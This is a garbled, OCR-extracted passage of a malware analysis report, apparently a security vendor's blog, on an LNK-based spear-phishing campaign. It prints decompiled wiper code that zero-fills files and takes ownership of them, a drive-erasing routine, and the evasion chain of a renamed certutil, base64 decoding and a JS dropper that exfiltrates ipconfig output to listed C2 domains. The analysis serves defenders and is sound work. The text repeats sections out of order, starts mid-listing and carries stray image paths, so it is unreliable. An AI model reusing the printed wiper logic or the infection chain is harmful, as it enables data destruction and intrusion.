79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
